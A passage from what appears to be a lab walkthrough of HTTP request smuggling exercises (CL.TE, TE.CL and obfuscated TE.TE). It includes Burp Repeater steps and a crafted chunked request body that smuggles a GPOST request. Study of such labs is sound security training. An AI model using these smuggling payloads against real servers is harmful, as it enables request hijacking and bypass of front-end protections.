
Tried sending just the G and reloaded the page and we get GGET when we reload the page. What is happening is:
- We sent the request
- The length of next request was set as 0 by us, so backend server doesn’t do anything, it assumes that the
- Still, it stores the G and prepends it to the next request.

Since reloading the page sends a GET request it was prepending the part of the smuggled request to the GET request giving GGET.
To solve the lab we need to send the same request again from repeater. We can see the Unrecognized method GPOST as the response.


This solved the lab.
15. HTTP request smuggling, basic TE.CL vulnerability
Description:
This is the opposite of the previous lab. This time the backend is looking at the Content length while the frontend looks at the transfer encoding chunked message.
Explanation:
We send the message to the homepage to the repeater.

IMPORTANT - uncheck Update Content-Length. Otherwise, burp will mess up the content-length header by recalculating it after we send the request for the first time.

After changing the request method to POST and HTTP 2 to HTTP 1.1, we will add the Transfer-Encoding header with the value - chunked. Under that comes our request which needs to be smuggled. It looks like:
1
2
3
4
5
6
7
8
5c #<lenght of the below request> in hexadecimal, this is a comment, dont copy this
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
\r\n # don't type this out, its basically the next line
x=1
0
\r\n # don't type this out, its basically the next line
We send this request twice. First time we get a normal response. Note that the content length of the main request we sent is 4. This means that the backend server will only read 5c\r\n and treat everything else as the next request. x=1 is random and 0 at the end marks the end of that chunked request

Sending the request again solved the lab as the the smuggled GPOST request in the backend’s buffer is processed, triggering the “Unrecognized method GPOST” error and solving the lab.
16. HTTP request smuggling, obfuscating the TE header
Description:
This is TE.TE - both servers support Transfer-Encoding, but you obfuscate one to create disagreement. We need to make the next request processed by the backend server be with the GPOST method.
Explanation:
We send the first request to the homepage to repeater.


We will change the request method to POST first and add the update the Content-Length header and the Transfer-Encoding header. Remember to change HTTP /2 to HTTP /1.1 and be sure to uncheck the - Update Content-Length option.
There are multiple ways to obfuscate the TE header which we will try.

We will try multiple options like Transfer-Encoding: xchunked, Transfer-Encoding : xchunked. Both didn’t work.
